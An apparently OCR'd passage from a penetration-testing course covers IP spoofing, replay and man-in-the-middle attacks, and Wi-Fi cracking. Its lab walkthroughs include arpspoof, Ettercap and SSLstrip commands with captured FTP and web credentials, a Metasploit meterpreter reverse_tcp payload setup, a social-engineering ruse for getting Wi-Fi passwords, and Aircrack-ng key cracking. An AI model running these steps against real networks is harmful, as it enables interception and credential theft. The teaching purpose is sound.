IP spoofing is filling in the IP address field on a packet with an address that isn't the sender's IP address. This means you can't receive responses to that packet, so it isn't particularly useful, but it can be used as part of an exploit in order to make it harder to trace, or to make it look like the packet came from another source in order to bypass IP based authentication measures (obviously only if the exploit doesn't require a response from the server). Another use is when carrying out DDOS attacks - here you don't care where the response is sent as long as the server handles the request.

- **Replay**

A replay attack occurs when an attacker intercepts and saves old messages and then tries to send them later, impersonating one of the participants. This type can be easily countered with session timestamps or nonce (a random number or a string that changes with time).

Currently, there is no single technology or configuration to prevent all MitM attacks. Generally, encryption and digital certificates provide an effective safeguard against MitM attacks, assuring both the confidentiality and integrity of communications. But a man-in-the-middle attack can be injected into the middle of communications in such a way that encryption will not help


— for example, attacker "A" intercepts public key of person "P" and substitute it with his own public key. Then, anyone wanting to send an encrypted message to P using P's public key is unknowingly using A's public key. Therefore, A can

read the message intended for P and then send the message to P, encrypted in P's real public key, and P will never notice that the message was compromised. In addition, A could also modify the message before resending it to P. As you can see, P is using encryption and thinks that his information is protected but it is not, because of the MitM attack.

So, how can you make sure that P's public key belongs to P and not to A? Certificate authorities and hash functions were created to solve this problem. When person 2 (P2) wants to send a message to P, and P wants to be sure that A will not read or modify the message and that the message came from P2, the following method must be used:

1. P2 creates a symmetric key and encrypts it with P's public key.
2. P2 sends the encrypted symmetric key to P.
3. P2 computes a hash function of the message and digitally signs it.
4. P2 encrypts his message and the message's signed hash using the symmetric key and sends the entire thing to P.
5. P can receive the symmetric key from P2 because only he has the private key to decrypt the encryption.
6. P, and only P, can decrypt the symmetrically encrypted message and signed hash because he has the symmetric key.
7. He can verify that the message has not been altered because he can compute the hash of received message and compare it with digitally signed one.
8. P is also able to prove to himself that P2 was the sender because only P2 can sign the hash so that it is verified with P2 public key.

3.4.2.6.1 MItMA example_1



Here we will try to capture an FTP session via ARP spoofing. More clearly, we will make sure to intercept the communications of the client, initially intended for the server on which we installed an FTP service, but we will also have for concerns to forward the packets so that the client does not suspect anything and has good access to the server.

On our pirate workstation (KaliLinux), we first activate packet forwarding:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

in this command, packets will not be able to transit through our pirate's system and thus reach their original target. In a second step, we will use "arpspoof" to continuously send ARP packets which will falsify our client's ARP table. We will therefore indicate that the server IP has our MAC address:

```
arpspoof -t 192.168.19.131 192.168.19.132
```

- **Note:** arpspoof is one collection tools exist in the Dsniff tool for network auditing and penetration testing. It includes ***arpspoof*** a utility designed to intercept traffic on a switched LAN.

We can translate this command line by "make me pass for 192.168.19.132 with 192.168.19.131". For information, we will send packets constantly because if a communication is made from the server to the client, the latter will again update its ARP table and this time with the correct information. It is therefore necessary to continually update the ARP table of our client so that it remains falsified. Here is the output we will have once the command is launched:

```
0:c:29:ac:44:ca 0:c:29:3b:85:33 0806 42: arp reply 192.168.19.132 is-at 0:c:29:ac:44:ca
0:c:29:ac:44:ca 0:c:29:3b:85:33 0806 42: arp reply 192.168.19.132 is-at 0:c:29:ac:44:ca
0:c:29:ac:44:ca 0:c:29:3b:85:33 0806 42: arp reply 192.168.19.132 is-at 0:c:29:ac:44:ca
```

We notice the sending of an ARP reply packet indicating that the server IP (192.168.19.132) now has the MAC address of the hacker (00: c: 29: ac: 44: ca), this is here data that is false and falsified by the action of the hacker. So we can clearly see that the tool sends ARP reply packets (I refer you to the ARP tutorial for more details), which will have the effect of falsifying the target ARP table. Note that in normal ARP use, ARP replies occur in response to an ARP request that is most often broadcast by another host, or when a host arrives on a new network. If we observe these packages with Wireshark:

Source	Destination	Protocol	Length	Info
Vmware_ac:44:ca	Vmware_3b:85:33	ARP	42	192.168.19.132 is at 00:0c:29:ac:44:ca
Vmware_ac:44:ca	Vmware_3b:85:33	ARP	42	192.168.19.132 is at 00:0c:29:ac:44:ca
Vmware_ac:44:ca	Vmware_3b:85:33	ARP	42	192.168.19.132 is at 00:0c:29:ac:44:ca
Vmware_ac:44:ca	Vmware_3b:85:33	ARP	42	192.168.19.132 is at 00:0c:29:ac:44:ca
Vmware_ac:44:ca	Vmware_3b:85:33	ARP	42	192.168.19.132 is at 00:0c:29:ac:44:ca
Vmware_ac:44:ca	Vmware_3b:85:33	ARP	42	192.168.19.132 is at 00:0c:29:ac:44:ca

```
Frame 4: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
Ethernet II, Src: Vmware_ac:44:ca (00:0c:29:ac:44:ca), Dst: Vmware_3b:85:33 (00:0c:29:3b:85:33)
Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: Vmware_ac:44:ca (00:0c:29:ac:44:ca)
    Sender IP address: 192.168.19.132 (192.168.19.132)
    Target MAC address: Vmware_3b:85:33 (00:0c:29:3b:85:33)
    Target IP address: 192.168.19.131 (192.168.19.131)
```

We see here very clearly the packets successively sent by our pirate. We see that these are ARP reply and, interestingly, we notice that the Sender MAC address is indeed the MAC address of our pirate (according to our diagram) but that the Sender IP address is that of our server, which shows how the ARP spoofing works. While sending this information, here is what our target ARP table will look like: ***ARP table after attack***

```
gateway.local (192.168.19.2) at 00:05:56:e9:52:3b [ether] on eth0
pirate.local (192.168.19.130) at 00:0c:19:ac:44:ca [ether] on eth0
serveur.local (192.168.19.132) at 00:0c:19:ac:44:ca [ether] on eth0
```

We will now continue our MITM attack by making an FTP request from our client to our server. Logically, the packets will therefore land with our pirate because the client will use his ARP table (falsified), the switch will therefore send these packets to our pirate because he does his job properly (a bit stupidly by the way), pirate which will forward the packets to the server because it has IP forwarding enabled. We therefore perform network listening on our pirate with Wireshark during the request:


192.168.19.131	192.168.19.132	FTP	73 [TCP Retransmission] Request: USER utilisateur1
192.168.19.132	192.168.19.131	TCP	60 ftp > 49182 [ACK] Seq=61 Ack=20 Win=14608 Len=0
192.168.19.132	192.168.19.131	FTP	97 Response: 331 Mot de passe requis pour utilisateur1
192.168.19.131	192.168.19.132	FTP	70 Request: PASS password1
192.168.19.131	192.168.19.132	FTP	70 [TCP Retransmission] Request: PASS password1
192.168.19.132	192.168.19.131	FTP	97 Response: 230 Utilisateur utilisateur1 authentifi\303\251
192.168.19.131	192.168.19.132	FTP	68 Request: OPTS UTF8 ON
192.168.19.131	192.168.19.132	FTP	68 [TCP Retransmission] Request: OPTS UTF8 ON

We can therefore see that the FTP identifiers pass through our pirate whereas, normally they should not pass there, but if we observe the Ethernet header of these FTP packets:

20	4.307917000	192.168.19.131	192.168.19.132	FTP	70 Request: PASS password1
21	4.307991000	192.168.19.131	192.168.19.132	FTP	70 [TCP Retransmission] Request: PASS password1
22	4.330627000	192.168.19.132	192.168.19.131	FTP	97 Response: 230 Utilisateur utilisateur1 authent:

```
▷ Frame 20: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
▷ Ethernet II, Src: Vmware_3b:85:33 (00:0c:29:3b:85:33), Dst: Vmware_ac:44:ca (00:0c:29:ac:44:ca)
▷ Internet Protocol Version 4, Src: 192.168.19.131 (192.168.19.131), Dst: 192.168.19.132 (192.168.19.132)
▷ Transmission Control Protocol, Src Port: 49182 (49182), Dst Port: ftp (21), Seq: 20, Ack: 104, Len: 16
▷ File Transfer Protocol (FTP)
```

We see that the destination of FTP packets is indeed the server IP for level 3 but that it is the MAC of our piratep for level 2, which means that a level 2 switch will direct the packets to our pirate rather than to the server. Here is what is currently happening at the network level:



Step 1: Our hacker therefore spoofs the MAC address of the server from the client. The customer's ARP table being falsified, the packets it will send will first be sent to our pirate.

Step 2: Our hacker intercepts the packets sent by the client, then plays them back with the server, so we are in a context of attack by "Man in the middle".

Step 3: The server will respond to client requests by sending them the packets directly.

It should be noted that for the attack to be complete, an ARPspoof attack should also be carried out for the return path, thus usurping the identity (MAC address) of the client from the server. We could then recover for example the files recovered by the client on the server and reconstitute them directly in Wireshark.


We have just seen together how a hacker can perform an MITM attack thanks to ARP spoofing. We will also see that ARP Spoofing allows for a denial of service (DOS) attack. We will then see, and this is the aim of the article, how to try to protect ourselves from these attacks.

3.4.2.6.2 MItMA example_2

1- Step Scan:	**2- Step Ettercap:**
- We need to check our IP address - We need to scan our network *sudo nmap -sn 192.168.1.0/24 (Ping Scan)* - Now we need to use the spoofing technique, by using Ettercap	- When Ettercap open we need to drag: The IP attacker to "Add to Target 1" The IP target to "Add to Target 2" - In Ettercap menu select "plugin" then: activate another pluggin (dns_spoof) - In Ettercap menu select "MiTma" then: ARP poisoning- snif remote connection
3- Step Wireshark:	**4- Step infection:**
- Make a filter in http on Wireshark - Browse anything in the tablet - And then we can see the traffic	We need to use some malicious pdf or malicious webpage, or Update
5- Step Metasploit:	
- *set PAYLOAD window/meterpreter/reverse_tcp* - *set LHSOT 192.168.1.100* - *set LPORT 443* - *exploit*	

3.4.2.6.3 MItMA example_3

In this example we will try to intercept file sharing,



- **Step 1:** Configure your attacking machine to forward IP packets and then Attack the victims by poisoning their ARP cache:

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# arpspoof -i eth0 -t 10.70.10.7 -r 10.70.10.200
0:1:2:aa:1:9c 8:0:27:ca:ce:a6 0806 42: arp reply 10.70.10.200 is-at 0:1:2:aa:1:9
c
0:1:2:aa:1:9c 8:0:27:ef:93:2c 0806 42: arp reply 10.70.10.7 is-at 0:1:2:aa:1:9c
```

- **From Wireshark:** Filter the search on the "SMB"
- **Then From Wireshark menu:** File→Export Objects→SMB/SMB2

Packet num	Hostname	Content Type	Size	Fi
281	\\10.70.10.100\TREEID_UNKNOWN	PIPE (Not Implemented) (0/0) W [0.00%]	0 bytes	\F
375	\\10.70.10.100\TREEID_UNKNOWN	FILE (8463/8463) R [100.00%]	8463 bytes	\F
441	\\10.70.10.100\TREEID_UNKNOWN	FILE (8463/8463) R [100.00%]	8463 bytes	\F
453	\\10.70.10.100\TREEID_UNKNOWN	PIPE (Not Implemented) (0/0) W [0.00%]	0 bytes	\F

3.4.2.6.4 MItMA example_4

- **Step 1: Connect to the Network**

The first step of ARP spoofing is to connect to the network you want to attack.

If you're attacking an encrypted WEP, WPA, or WPA2 network, you'll need to know the password. This is because we're attacking the network internally.


In case of difficulty to get the password try to use the "social attack" like hello my neighbor I am new her and I need to do an urgent call to my mom, so can I use your phone for a moment please ?)

- **Step 2: Select Network Interface to Sniff On**

After opening Ettercap GUI, we can choose our network interface


- **Step 3: Identify Hosts on a Network**

- First, we can do a simple scan for hosts by clicking "Hosts," then "Scan for hosts."
- A scan will execute, and after it finishes, you can see the resulting hosts Ettercap has identified on the network by clicking "Hosts," then "Hosts list."



We can now see a list of targets we've discovered on the network. Want to see what they're doing or narrow down the targets? Click on "View," then "Connections" to start snooping on connections.


Once in the *Connections* view, you can filter the connections by IP address, type of connection, and whether the connection is open, closed, active, or killed. This gives you a lot of snooping power, which can be augmented by clicking the "View," then "Resolve IP addresses." This means Ettercap will try to resolve the IP addresses it sees other devices on the network connecting to.



- **Step 4: Select Hosts to Target with ARP Spoofing**

Now that we've identified our target's IP address, it's time to add them to a target list. Once we do this, we'll be telling Ettercap that we want to designate that IP address as one we want to pretend to be, so that we're receiving messages from the router that were meant to be sent to the target.


Go back to the "Hosts" screen and select the IP address of the target you want to target. Click the IP address to highlight it, then click on «Targets," followed by "Target list," to see a list of devices that have been targeted for ARP spoofing.



Now, we can go to the "Mitm" menu to start our attack on this target.


- **Step 5: Launch Attack on Targets**

Click on the "Mitm" menu and select "ARP poisoning." A popup will open, and you'll select "Sniff remote connections" to begin the sniffing attack.



Once this attack has begun, you'll be able to intercept login credentials if the user you're targeting enters them into a website that doesn't use HTTPS. This could be a router or a device on the network or even a website that uses poor security.

To try another attack, you can click on "Plugins," then "Load plugins," to show the plugin menu. If you select the DOS attack, it will begin dropping the packets sent to this target, cutting off their internet access.



- **Step 6: Try Intercepting a Password**

Now, let's try intercepting a password. A website that's great for testing is aavtain.com, which deliberately uses bad security so that you can intercept credentials. On the target device, navigate to aavtrain.com. Once it loads, you'll see a login screen you can enter a fake login and password into.

Enter a username and password, then hit "Submit." If Ettercap is successful, you should see the login and password you typed appear on the attacker's screen!

In this result above, we can see that Ettercap successfully ARP poisoned the target and intercepted an HTTP login request the target was sending to an insecure website.


https://null-byte.wonderhowto.com/how-to/use-ettercap-intercept-passwords-with-arp-spoofing-0191191/

3.4.2.6.5 MItMA example_5

- SSLstrip (https://moxie.org/software/sslstrip/) is an MITM attack tool that transparently looks at HTTPS traffic, hijacks it, replaces any HTTPS links, and redirects with HTTP lookalikes. The whole purpose to be trick our poor users

into thinking they are safely in an HTTPS session, but in reality they are passing everything unclear via HTTP. It's a very clever tool to gain all sorts of credentials and personal information from these traffic flow.

In order for this tool to work, we need to make ourselves a MITM between the target host and their default gateway. To do this, we will need to use **Arpspoof**, as well as make sure we have our system set up for IP forwarding.



- Primarily, there are three ways through which SSL stripping attacks can be executed. They are:
- Using Proxy Server
- ARP Spoofing
- Using Hotspot
- **Tools included in the sslstrip package**
- sslstrip – SSL/TLS man-in-the-middle attack tool**, Example**
- Write the results to a file ***(-w sslstrip.log)***, listening on port 8080 ***(-l 8080)***:

```
root@kali:~# sslstrip -w sslstrip.log -l 8080

sslstrip 0.9 by Moxie Marlinspike running...
```

- **SSL Strip Example**

SSL Strip is actually a man in the middle attack where you become a proxy between the victim and the webpage they are visiting. This is not even the main part, the actual trick is to strip off the SSL configuration present on the website and make an https website into an http website, making all the traffic communication in plain text.

So, to begin with the attack let me give you an idea of the things required to carry this out

- The victim needs to be on the same network
- You will need the victim's IP address
- This attack works on Internet Explorer
- First of all we need to figure out the interface we are using to connect to the network, to do so we can use the " ifconfig " command on our Kali Machine

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1c:47:d9
          inet addr:192.168.32.150  Bcast:192.168.32.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1c:47d9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3896 (3.8 KiB)  TX bytes:2672 (2.6 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:480 (480.0 B)  TX bytes:480 (480.0 B)
```

- Now once we figure out the interface we are using then we need to carry out the IP forwarding process for which we type in the given command: `root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward`
- Now, we configure our IP tables which will re-route the traffic from one part to the another, which is what our SSL Strip will be listening to

```
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

- As we have configured the traffic to be routed through our machine now we have to find the gateway router's IP address, the command is:

```
root@kali:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.32.2    0.0.0.0         UG    0      0        0 eth0
192.168.32.0    0.0.0.0         255.255.255.0   U     0      0        0 eth0
```

- Once we figure out that then we need to scan all the machines that are on our network, for this purpose we can use nmap: **nmap -sS -O 192.168.32.2/24**

```
Nmap scan report for 192.168.32.149
Host is up (0.000099s latency).
All 1000 scanned ports on 192.168.32.149 are filtered
MAC Address: 00:0C:29:A6:6B:41 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

  This is to figure out the IP address of the victim, the one we are going to attack.

- Once we figure out the IP address of the machine we can carry out the process of arp spoofing where the traffic from server meant for the victim's system will be redirected to us and we will in turn forward that to the victim's system
  - 192.168.32.149 (IP address of the victim)
  - 192.168.32.2 (IP address of the gateway router)

```
root@kali:~# arpspoof -i eth0 -t 192.168.32.149 192.168.32.2
0:c:29:1c:47:d9 0:c:29:a6:6b:41 0806 42: arp reply 192.168.32.2 is-at 0:c:29:1c:47:d9
```

- As soon as we carry out this command, then it is going to redirect the traffic to us. Simultaneously we need to open a new terminal, where we need to type out the following commands: sslstrip -l 8080
  This converts the https websites into http, and we initiate a listener on the port 8080.

```
root@kali:~# sslstrip -l 8080

sslstrip 0.9 by Moxie Marlinspike running...
```

- It is now that he trick begins, as soon as the victim visits an https website the website automatically converts into an http website.

- Now this is a huge threat because as soon as the website becomes an http website then the traffic doesn't remain encrypted anymore and all data is transferred in plain text. And because we have already setup a listener on our Kali machine so we can catch all the traffic on our machine and then figure out the login credentials of the victim.

  The example is below where the victim visits Facebook but the website is still http and SSL encryption is missing from the page. After few minutes or hours when the listener is up we can find the captured details by typing in the following

```
root@kali:~# cat sslstrip.log
2014-09-06 17:33:24,760 SECURE POST Data (www.facebook.com):
lsd=AVoRpcU1&email=jack&pass=password&default_persistent=0&timezone=&lgnrnd=1033
09_fNfn&lgnjs=n&locale=en_GB
```

  This enables us to find every login credentials the user might have used to login the respective websites. The best thing about this whole process is that the user might not even realise that the traffic is compromised as long as they don't check the URL.

3.4.2.6.6 MItMA example_6 (Pass the hash with Mimikatz)

3.4.2.6.7 Parasite6


3.4.2.6.8 Driftnet

One utility that is used to see images captured during a man-in-the-middle attack is a program called **Driftnet.** There are better ways to find more interesting data; however, Driftnet can be useful if we are focusing on viewing images. Driftnet does not come preinstalled on Kali Linux ARM. We can download it by using the following command:

Apt-get install driftnet

Once installed, use the driftnet-i eth0 command to run it. This will open up a new terminal window that will be blank. Any images seen by a victim during the MITM attack will start populating in this window.

The following screenshot shows a host accessing www.cisco.com while Driftnet is capturing images:



3.4.3 Wi-Fi security

In the early 2000s, WiFi networks were not encrypted. Then the WEP standard arrived. This standard has been the benchmark for securing WiFi networks for a long time. But vulnerabilities have been discovered, allowing the decryption key to be found in less than 10 minutes. The WPA protocol has arrived, and now the WPA2. These protocols are much more secure!

- The tools available to you to test your wireless network are:

InSSIDer sur Windows LinSSID sur Linux, Wifi Analyser sur Android	These are applications that allow you to scan nearby WiFi networks.
airodump-ng + airmon-ng	Two command line tools, preinstalled in Kali. Their goal is to inject traffic into an unknown wifi network, in order to get enough packets to guess the key.
Wireshark	Multi-platform tool for listening and recording all the traffic of a connection, even without connecting to the wifi network.
cain&abel ou aircrack-ng	Two tools available on Windows and Kali to decrypt a WEP, WPA, and WPA2 key.

3.4.3.1 Aircrack-ng

Aircrack-ng is a complete suite of tools to assess Wi-Fi network security.

It focuses on different areas of Wi-Fi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection
- Testing: Checking Wi-Fi cards and driver capabilities (capture and injection)
- Cracking: WEP and WPA PSK (WPA 1 and 2)
- Monitor the Wi-Fi SSIDs, attack the base stations or clients,
- Aircrack-ng even includes the ability to inject packets into these networks.
- We can combine these tools with others to further improve our chances of getting access quickly.

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eComStation 2.

The official website: https://www.aircrack-ng.org/

The official tutorial for Aircrack-ng: https://www.aircrack-ng.org/doku.php?id=tutorial

- To have Aircrack-ng conduct a WEP key attack on a capture file, pass it the filename, either in .ivs or .cap/.pcap format.

```
root@kali:~# aircrack-ng all-ivs.ivs
                                Aircrack-ng 1.4


                  [00:00:00] Tested 1514 keys (got 30566 IVs)

   KB    depth   byte(vote)
    0    0/  9   1F(39680) 4E(38400) 14(37376) 5C(37376) 9D(37376)
    1    7/  9   64(36608) 3E(36352) 34(36096) 46(36096) BA(36096)
    2    0/  1   1F(46592) 6E(38400) 81(37376) 79(36864) AD(36864)
    3    0/  3   1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37632)
    4    0/  7   1F(39168) 23(38144) 97(37120) 59(36608) 13(36352)

                      KEY FOUND! [ 1F:1F:1F:1F:1F ]
    Decrypted correctly: 100%
```

- **aircrack-ng – an 802.11 WEP and WPA/WPA2-PSK key cracking program**

```
root@kali:~# aircrack-ng --help

  Aircrack-ng 1.5.2 - (C) 2006-2018 Thomas d'Otreppe
  https://www.aircrack-ng.org

  usage: aircrack-ng [options] <.cap / .ivs file(s)>

  Common options:

      -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
```

3.4.3.1.1 Aircrack test

The built-in Wi-Fi adapter is limited to merely attaching to networks. In order to conduct intercept and monitoring, we need an adapter such as the Panda PAUO5 300Mbps Wireless N (2.4 GHz) USB Adapter, which is capable of modifying frames and operating in monitoring mode so as to scan available SSIDs and channels and any associated endpoints.

Wireless adapters are constantly evolving, but whichever adapter we pick, it should be capable of providing monitor mode operation, implement as many standards as possible, and be Linux compatible. A quick Google search can help determine the suitability of each choice.

- Using the Aircrack-ng suite we can both disrupt and snoop on legitimate traffic, or even establish our own access to the network without explicit onboarding or access rights.
